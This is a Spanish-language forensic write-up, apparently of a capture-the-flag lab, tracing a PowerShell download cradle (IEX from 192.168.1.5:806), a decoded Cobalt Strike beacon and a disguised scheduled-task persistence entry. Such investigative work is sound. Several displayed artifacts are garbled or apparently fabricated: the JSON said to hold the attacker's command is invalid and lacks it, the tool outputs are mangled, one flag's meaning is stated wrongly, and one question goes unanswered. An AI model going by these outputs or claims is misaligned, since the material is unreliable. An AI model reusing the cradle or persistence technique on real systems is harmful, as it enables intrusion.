Para identificar el comando utilizado por el adversario en su acceso inicial, se recurrió al análisis de los registros de eventos de PowerShell contenidos en el archivo **Windows PowerShell.evtx**, extraído de la imagen de disco del sistema comprometido. Los archivos con extensión **.evtx** constituyen el formato nativo de los *Windows Event Logs*, diseñados para almacenar de manera estructurada información sobre la actividad del sistema, incluyendo ejecuciones de procesos, comandos de PowerShell y eventos de seguridad. Desde la perspectiva forense, estos registros son una fuente crítica de evidencia, ya que permiten reconstruir con precisión la secuencia de acciones ejecutadas por un atacante.

```
(isolated)-(usario㉿kali)-[~/Windows/System32/winevt/logs]
Application.evtx
Microsoft-Client-Licensing-Platform4Admin.evtx
Microsoft-Windows-All-User-Install-Agent4Admin.evtx
Microsoft-Windows-AppManagement-Compatibility-Assistant.evtx
Microsoft-Windows-Application-Experience4ProgramTelemetry.evtx
Microsoft-Windows-ApplicationResourceManagementSystem4Operational.evtx
Microsoft-Windows-AppModel-RunTime4Admin.evtx
Microsoft-Windows-AppModel-Runtime4Admin.evtx
Microsoft-Windows-AppXDeployment4Admin.evtx
Microsoft-Windows-AppXDeployment4Operational.evtx
Microsoft-Windows-AppXDeployment4Operational.evtx
Microsoft-Windows-AppXDeploymentServer4Operational.evtx
Microsoft-Windows-Audio4Operational.evtx
Microsoft-Windows-Audio4Playback4Admin.evtx
Microsoft-Windows-Audio4Playback4Operational.evtx
Microsoft-Windows-BitLocker4Operational.evtx
Microsoft-Windows-Crypto-HDAPi4BackupKeygen.evtx
Microsoft-Windows-DeviceManagement-Enterprise4Admin.evtx
Microsoft-Windows-DeviceSetupManager4Admin.evtx
Microsoft-Windows-DriverSignature4Operational.evtx
Microsoft-Windows-DriverSignature4Operational.evtx
Microsoft-Windows-DriverSignature4Operational.evtx
Microsoft-Windows-DriverSignature4Operational.evtx
Microsoft-Windows-DriverSignature4Operational.evtx
Microsoft-Windows-DriverSignature4Operational.evtx
Microsoft-Windows-EventLog4Operational.evtx
Microsoft-Windows-FileAndStorage4Operational.evtx
Microsoft-Windows-GroupPolicy4Operational.evtx
Microsoft-Windows-HomeGroup Control Panel4Operational.evtx
Microsoft-Windows-Intervention4Operational.evtx
Microsoft-Windows-Kernel-Boot4Operational.evtx
Microsoft-Windows-Kernel-File4Operational.evtx
Microsoft-Windows-Kernel-Powershell4Operational.evtx
Microsoft-Windows-Kernel-Shimming4Operational.evtx
Microsoft-Windows-Kernel-Spooler4Operational.evtx
Microsoft-Windows-Kernel-System4Operational.evtx
Microsoft-Windows-Kernel-Folders API Service4evtx
Microsoft-Windows-Live4Operational.evtx
Microsoft-Windows-Media4Operational.evtx
Microsoft-Windows-NedriveSetup4Operational.evtx
Microsoft-Windows-NCSI4Operational.evtx
Microsoft-Windows-NetworkProfile4Operational.evtx
Microsoft-Windows-Ntfs4Operational.evtx
Microsoft-Windows-PowerShell4Operational.evtx
Microsoft-Windows-Print4Operational.evtx
Microsoft-Windows-PushNotification4Operational.evtx
Microsoft-Windows-ReadyBoost4Operational.evtx
Microsoft-Windows-Security-SPR-UX-Notifications4ActionCenter.evtx
Microsoft-Windows-SettingSync4Debug.evtx
Microsoft-Windows-SettingSync4Operational.evtx
Microsoft-Windows-Shell-Core4Operational.evtx
Microsoft-Windows-SmbClientsConnectivity.evtx
Microsoft-Windows-SMBServer4Operational.evtx
Microsoft-Windows-SMBServer4Operational.evtx
Microsoft-Windows-Storage-Class4Nt4Operational.evtx
Microsoft-Windows-Storage-Storport4Operational.evtx
Microsoft-Windows-TaskScheduler4Maintenance.evtx
Microsoft-Windows-TerminalServices-LocalSessionManager4Operational.evtx
Microsoft-Windows-UAC4Operational.evtx
Microsoft-Windows-UserProfileService4Operational.evtx
Microsoft-Windows-UserPin4Operational.evtx
Microsoft-Windows-Wcm4Operational.evtx
Microsoft-Windows-Windows Defender4Operational.evtx
Microsoft-Windows-Windows Firewall4Operational.evtx
Microsoft-Windows-Windows Firewall With Advanced Security4Firewall.evtx
Microsoft-Windows-WindowsSystem4Tool4Operational.evtx
Microsoft-Windows-WMI-Activity4Operational.evtx
Alerts.evtx
Setup.evtx
System.evtx
Windows PowerShell.evtx

[isolated)-(usario㉿kali)-[~/Windows/System32/winevt/logs]
$ chainsaw search -i '192.168.1.5 Windows PowerShell.evtx' -json | jq '.[]' | less
```



By WithSecure Countercept (@frantictyping, @alexkorntier)
[+] Loading forensic artifacts from: Windows PowerShell.evtx
[+] Loaded 1 Forensic files (68.0 KiB)

Para su análisis se empleó la aplicación **Chainsaw**, una herramienta de código abierto ampliamente utilizada en investigaciones forenses y de respuesta a incidentes. Chainsaw está diseñada para procesar de forma rápida y eficiente grandes volúmenes de registros de eventos de Windows, aplicando reglas de detección basadas en Sigma y ofreciendo resultados en formatos estructurados como JSON. En este caso, se utilizó en combinación con **jq**, lo que permitió filtrar los eventos relevantes asociados a la dirección IP del atacante y extraer el comando exacto que facilitó el acceso inicial.

En el análisis de los registros de eventos de PowerShell, además de emplear la herramienta **Chainsaw** para procesar el archivo **Windows PowerShell.evtx**, resulta relevante destacar el papel de **Sigma** como marco de referencia. Sigma es un proyecto de código abierto que define un **lenguaje genérico para la descripción de reglas de detección en registros de eventos**.



Su objetivo es proporcionar un formato estandarizado, independiente de la plataforma, que permita a los analistas expresar patrones de comportamiento sospechoso en los logs y traducirlos posteriormente a consultas específicas para diferentes sistemas de monitorización y SIEM (Security Information and Event Management).

La potencia de Sigma radica en su capacidad para **abstraer la lógica de detección** de un entorno concreto y hacerla reutilizable en múltiples plataformas. Por ejemplo, una regla Sigma que describe la ejecución de comandos sospechosos en PowerShell puede ser traducida automáticamente a consultas en Splunk, ElasticSearch o Microsoft Sentinel, garantizando así la portabilidad y la coherencia de las detecciones. En el contexto del incidente analizado, Chainsaw aprovecha estas reglas Sigma para aplicar correlaciones sobre los registros de eventos, acelerando la identificación de patrones maliciosos como el comando inicial utilizado por el adversario.

La integración de Sigma en el flujo de trabajo forense aporta un valor añadido, ya que permite combinar la potencia de herramientas de análisis como Chainsaw con un repositorio comunitario de reglas mantenido y actualizado por expertos en ciberseguridad. De este modo, se facilita la detección temprana de técnicas documentadas en marcos como MITRE ATT&CK y se refuerza la capacidad de respuesta frente a incidentes complejos.

La relevancia de Chainsaw radica en su capacidad para automatizar búsquedas complejas y aplicar reglas de correlación sobre los registros, reduciendo significativamente el tiempo de análisis y aumentando la fiabilidad de los hallazgos. Al integrarse con formatos estándar como JSON, facilita además la interoperabilidad con otras herramientas de análisis y permite construir flujos de trabajo reproducibles y transparentes.

El análisis de los registros de eventos de PowerShell contenidos en el archivo **Windows PowerShell.evtx**, procesados mediante **Chainsaw** y filtrados con **jq**, permitió extraer el comando exacto utilizado por el adversario para obtener acceso inicial al sistema. El comando identificado fue:

```
  "EventData": {
    "Data": [
      {
        "Registry",
        "Started"
      },
      {
        "EventCode": "0x80000000000000000000000000000000",
        "EventIndex": 1,
        "EventLevel": 4,
        "EventSourceName": "WindowsPowerShell\\v1.0\\powershell.exe",
        "EventTime": "2023-09-26T10:56:13Z",
        "EventVersion": 1,
        "HostComputerName": "A-18586-132",
        "HostId": "c26dfdc9-d5da-4b5d-8722-b8e99b3a8800",
        "HostMachineName": "A-18586-132",
        "HostName": "A-18586-132",
        "HostProcessId": 1234567890,
        "HostThreadId": 1234567890,
        "HostUserName": "Administrator",
        "MachineName": "A-18586-132",
        "PipelineId": 1,
        "ProcessId": 1234567890,
        "ScriptName": "\\\\"\\WindowsPowerShell\\v1.0\\powershell.exe",
        "SourceComputerName": "A-18586-132",
        "SourceEventId": 0,
        "SourceEventLevel": 4,
        "SourceEventVersion": 1,
        "SourceFile": "powershell.exe",
        "SourceFunction": "MainExecutionBlock"
      }
    ],
    "Event_attributes": {
      "xmlns": "http://schemas.microsoft.com/win/2004/08/events/event"
    }
  }
```

Este comando evidencia una estrategia ofensiva basada en el uso de PowerShell como intérprete de comandos y scripts, aprovechando su capacidad para ejecutar instrucciones de manera encubierta. Los parámetros `-nop` y `-w hidden` deshabilitan la política de ejecución y ocultan la ventana de PowerShell, respectivamente, mientras que la instrucción `IEX` (*Invoke-Expression*) ejecuta directamente el contenido descargado desde la dirección remota `http://192.168.1.5:806/a`. De este modo, el adversario logró descargar y ejecutar el archivo denominado *a* sin mostrar indicios visibles al usuario ni generar artefactos persistentes en disco, dificultando la detección temprana del ataque.

Este proceder se alinea con la técnica **T1059.001 – Command and Scripting Interpreter: PowerShell** del marco **MITRE ATT&CK**, que documenta el abuso de PowerShell para ejecutar comandos maliciosos, descargar cargas adicionales y establecer comunicación con infraestructura de control. La elección de PowerShell como vector inicial refleja una táctica recurrente en campañas avanzadas, dada su integración nativa en sistemas Windows y su capacidad para evadir controles de seguridad tradicionales.

El hallazgo del comando utilizado por el adversario para obtener acceso inicial se corresponde con la técnica **T1059.001 – Command and Scripting Interpreter: PowerShell**, inscrita dentro de la táctica de *Execution* del marco **MITRE ATT&CK**. Esta sub-técnica describe el abuso de PowerShell como intérprete de comandos y scripts para ejecutar instrucciones maliciosas, descargar cargas adicionales y establecer comunicación con infraestructura de control remoto.

PowerShell, al ser una herramienta nativa de Windows, constituye un vector privilegiado para los atacantes, ya que combina gran flexibilidad con una integración profunda en el sistema operativo. Sus capacidades incluyen la ejecución de comandos en memoria, la manipulación de objetos del sistema y la interacción con servicios de red, lo que lo convierte en un entorno ideal para operaciones encubiertas.



En el escenario analizado, el adversario empleó parámetros como -nop (que desactiva la política de ejecución), -w hidden (que oculta la ventana de PowerShell) y la instrucción IEX (*Invoke-Expression*), con el fin de descargar y ejecutar de manera invisible el archivo remoto *a* desde la dirección <http://192.168.1.5:806>.

La peligrosidad de esta técnica radica en que permite ejecutar código sin dejar rastros evidentes en disco, dificultando la detección por parte de soluciones tradicionales de seguridad. MITRE ATT&CK documenta que actores hostiles recurren a PowerShell para desplegar *payloads* en memoria, evadir controles de seguridad y establecer persistencia mediante la ejecución de comandos automatizados. Desde una perspectiva defensiva, resulta imprescindible monitorizar los registros de eventos de PowerShell, aplicar restricciones de ejecución y emplear soluciones de detección basadas en comportamiento para identificar patrones sospechosos.

21. What is the Popular threat label for the malicious executable used in the initial access vector?

El análisis del vector de acceso inicial se centró en el archivo descargado por la víctima desde la infraestructura del atacante, evidenciado en el tráfico de red capturado con **Wireshark**. Mediante la opción *Export Objects > HTTP* se recuperó el fichero, el cual, al ser abierto en un editor de texto o IDE, mostró un contenido claramente **codificado en Base64**.

Filtro de texto: Tipo de contenido: Todos los tipos de contenido ▾

Paquete ^	Nombre de equipo	Tipo de contenido	Tamaño	Nombre de archivo
51820	192.168.1.5:3334	application/octet-stream	2.852 bytes	submit.php?id=37465
51853	192.168.1.5:3334	application/octet-stream	64 bytes	ptj
51862	192.168.1.5:3334	application/octet-stream	2.644 bytes	submit.php?id=21321
52224	192.168.1.5:806	text/plain	221 kB	a
53170	192.168.1.5:3334	application/octet-stream	112 bytes	ptj
53177	192.168.1.5:3334	application/octet-stream	568 bytes	submit.php?id=37465
53315	192.168.1.5:3334	application/octet-stream	96 bytes	ptj
53322	192.168.1.5:3334	application/octet-stream	516 bytes	submit.php?id=19650
53850	192.168.1.5:3334	application/octet-stream	474 kB	ptj
53875	192.168.1.5:3334	application/octet-stream	7.120 bytes	submit.php?id=37465
54107	192.168.1.5:3334	application/octet-stream	96 bytes	ptj
54334	192.168.1.5:8000	image/vnd.microsoft.icon	288 kB	favicon.ico
54556	192.168.1.5:8000	image/vnd.microsoft.icon	288 kB	favicon.ico
54793	192.168.1.5:3334	application/octet-stream	96 bytes	ptj
55019	192.168.1.5:8000	image/vnd.microsoft.icon	288 kB	favicon.ico

La inspección detallada del comando reveló que, hacia el final de la cadena, se encontraba una instrucción destinada a descomprimir el contenido utilizando el formato **gzip**, lo que indicaba la presencia de un mecanismo de obfuscación múltiple. Para proceder con la decodificación, se recurrió a la herramienta **CyberChef**, aplicando una receta compuesta por los pasos *From Base64* y *Gunzip*. Este procedimiento permitió obtener la primera etapa del *payload*, confirmando que se trataba de un script de PowerShell diseñado para ejecutar instrucciones de manera encubierta.



Al examinar la salida en la pestaña *Output*, se identificó una nueva cadena codificada en Base64, esta vez sometida a un proceso adicional de cifrado mediante **XOR con clave 35**. Este hallazgo refleja una estrategia ofensiva basada en capas sucesivas de obfuscación, cuyo objetivo es dificultar la detección y el análisis del ejecutable malicioso. La combinación de codificación Base64, compresión gzip y cifrado XOR constituye un patrón recurrente en campañas avanzadas, orientadas a evadir controles de seguridad y ocultar la verdadera naturaleza del *payload*.

La decodificación final del segundo bloque en Base64, sometido a un proceso de desencriptado mediante **XOR con clave decimal 35** en **CyberChef**, permitió obtener el ejecutable malicioso utilizado en el vector de acceso inicial.

Una vez exportado el archivo y analizado en **VirusTotal**, se identificó como **trojan.cobaltstrike/beacon**, etiqueta de amenaza ampliamente reconocida en la industria de la ciberseguridad.

Cobalt Strike Beacon constituye uno de los *payloads* más característicos de la herramienta comercial de simulación de adversarios **Cobalt Strike**, frecuentemente abusada por actores hostiles en campañas reales. El **Beacon** es un implante que ofrece al atacante capacidades avanzadas de post-exploitación, incluyendo comunicación encubierta con servidores de *Command and Control (C2)*, ejecución de comandos arbitrarios, movimiento lateral, exfiltración de datos y carga de módulos adicionales. Su flexibilidad y modularidad lo convierten en un recurso privilegiado tanto para pruebas de penetración legítimas como para operaciones maliciosas, siendo uno de los artefactos más detectados en incidentes de alto perfil.



La clasificación como **trojan.cobaltstrike/beacon** refleja la naturaleza del ejecutable: un troyano que establece un canal de comunicación persistente con la infraestructura del adversario, permitiendo el control remoto del sistema comprometido. Desde la perspectiva del marco **MITRE ATT&CK**, este tipo de implantes se relaciona con técnicas como **T1071 – Application Layer Protocol**, utilizadas para establecer comunicación con servidores C2, y **T1105 – Ingress Tool Transfer**, que documenta la transferencia de herramientas maliciosas hacia sistemas víctimas.

El comportamiento observado en el ejecutable malicioso identificado como **trojan.cobaltstrike/beacon** se relaciona directamente con dos técnicas documentadas en el marco **MITRE ATT&CK**, que permiten comprender mejor la naturaleza del ataque y sus capacidades posteriores: **T1071 – Application Layer Protocol** y **T1105 – Ingress Tool Transfer**. La primera de ellas, **T1071**, describe cómo los adversarios utilizan protocolos de capa de aplicación —como HTTP, HTTPS, DNS o SMTP— para establecer comunicación entre el sistema comprometido y la infraestructura de *Command and Control (C2)*. El objetivo es encapsular el tráfico malicioso dentro de protocolos legítimos, dificultando su detección y permitiendo al atacante enviar instrucciones, recibir resultados y mantener el control remoto de la víctima. En el caso del *Beacon* de Cobalt Strike, la comunicación con el servidor C2 se realiza habitualmente mediante HTTP o HTTPS, simulando tráfico web legítimo y aprovechando la confianza que los sistemas de seguridad depositan en estos protocolos.

Por su parte, la técnica **T1105, denominada *Ingress Tool Transfer***, documenta la transferencia de herramientas o binarios maliciosos desde la infraestructura del adversario hacia el sistema comprometido. Este mecanismo es utilizado para introducir *payloads* adicionales, módulos de post-exploitación o utilidades de movimiento lateral. En el escenario analizado, el ejecutable descargado mediante PowerShell constituye un ejemplo claro de esta técnica, ya que el adversario trasladó el artefacto malicioso desde su servidor (<http://192.168.1.5:806/a>) hacia la máquina víctima, habilitando la ejecución del *Beacon* y consolidando su presencia en el entorno.

The screenshot shows the VirusTotal analysis interface for a file identified as 6172. The main summary indicates that 61/72 security vendors flagged this file as malicious. The file is a DLL named 'shellcode.raw.bin' with a size of 256.50 KB and was last analyzed 2 days ago. Below the summary, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The COMMUNITY tab is selected, showing a list of popular threat labels: trojan.cobaltstrike/beacon, trojan, psa, backdoor, and beacon. It also lists security vendor analysis, including Alibaba, Avast, Avira, Bkav Pro, CrowdStrike Falcon, Cynet, DrWeb, and others, each with their respective detection results. A green bar at the bottom encourages joining the community for additional insights.

22. What is the payload type?

Para determinar el **payload type** del ejecutable malicioso identificado como *trojan.cobaltstrike/beacon*, se recurrió a la herramienta **1768.py**, desarrollada por el investigador y analista de malware Didier Stevens. Este script está diseñado específicamente para **decodificar y descifrar beacons de Cobalt Strike**, permitiendo extraer su configuración interna y revelar parámetros críticos como el tipo de carga útil, los servidores de *Command and Control (C2)*, los intervalos de comunicación y las opciones de ofuscación empleadas.

```
[user@kali:~/~]# ./1768.py
[+] wget https://raw.githubusercontent.com/DidierStevens/DidierStevensSuite/master/reifs/master/1768.py
[+] Resolviendo raw.githubusercontent.com, raw.githubusercontent.com[185.109.110.133], 185.109.111.133, 185.109.108.133, ...
[+] Conectando con raw.githubusercontent.com [raw.githubusercontent.com][185.109.110.133]:443... conectado.
[+] Petición hecha, esperando respuesta... 200 OK
[+] Tamaño: 123140 (120K) [text/plain]
[+] Grabando a: 1768.py
1768.py          100%[=====] 128,25K --.-KB/s   en 0,04s
2025-12-07 01:08:29 (3,88 MB/s) - 1768.py* guardado [123140/123140]
```



El nombre de la herramienta hace referencia a los **1768 Kelvin**, temperatura de fusión del metal cobalto, en un guiño directo a la relación con la plataforma Cobalt Strike. Al ejecutar **1768.py** contra la muestra obtenida, se logró descifrar la configuración del *Beacon* y, entre los campos más relevantes, se identificó el **payload type**, confirmando la naturaleza del artefacto malicioso.

23. What is the task name that has been added by the attacker?

El análisis de la imagen de disco proporcionada permitió inspeccionar los **scheduled tasks** configurados en el sistema, con el objetivo de identificar posibles mecanismos de persistencia introducidos por el adversario. La revisión de los ficheros asociados a las tareas programadas reveló la presencia de una entrada denominada **WindowsUpdateCheck**, cuyo comportamiento resultó inmediatamente sospechoso.

```
[usuario@kali] -[~/HTB/APTNightmare]
$ ls APTNightmare/DiskImage/C/Windows/System32/Tasks
Microsoft
MicrosoftEdgeUpdateTaskUserS-1-5-21-2017299850-386824222-3026461460-1001Core{CD1FD5BC-B219-4BCF-A94C-7C9F8A8E59D5}
MicrosoftEdgeUpdateTaskUserS-1-5-21-2017299850-386824222-3026461460-1001UA{23B87CEE-6FE7-47A3-82BC-AC8916860FC5}
'OneDrive Per-Machine Standalone Update Task'
'OneDrive Reporting Task-S-1-5-21-2017299850-386824222-3026461460-1001'
WindowsUpdateCheck
```

Al examinar los detalles de esta tarea, se constató que estaba configurada para ejecutar un binario almacenado en el directorio c:\users\public, una ubicación poco habitual para componentes legítimos del sistema operativo. El hecho de que la tarea se presentara bajo el nombre de un supuesto mecanismo de actualización de Windows, pero apuntara a un ejecutable en un directorio público, constituye un claro indicio de actividad maliciosa orientada a **encubrir la persistencia bajo la apariencia de procesos legítimos**.

```
(usuario@kali) [~/HTB/APTNightmare]
$ cat APTNightmare.xml>/DiskImage/C/Windows/System32/Tasks/WindowsUpdateCheck
<**><?xml version="1.0" encoding="UTF-16"?>
<Task xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2024-02-04T18:22:15z</Date>
    <Author>DESKTOP-ELSSJAK\ceo-us</Author>
    <URI>WindowsUpdateCheck</URI>
  </RegistrationInfo>
  <Triggers>
    <CalendarTrigger>
      <StartBoundary>2024-02-04T12:00:00</StartBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <EnterpriseRights>Enabled</EnterpriseRights>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT2H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>c:\Windows\system32\cmd.exe</Command>
      <Arguments></Arguments>
      <StartIn>c:\Users\Public\WindowsUpdate.exe</StartIn>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>DESKTOP-ELSSJAK\ceo-us</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  </Task>
```

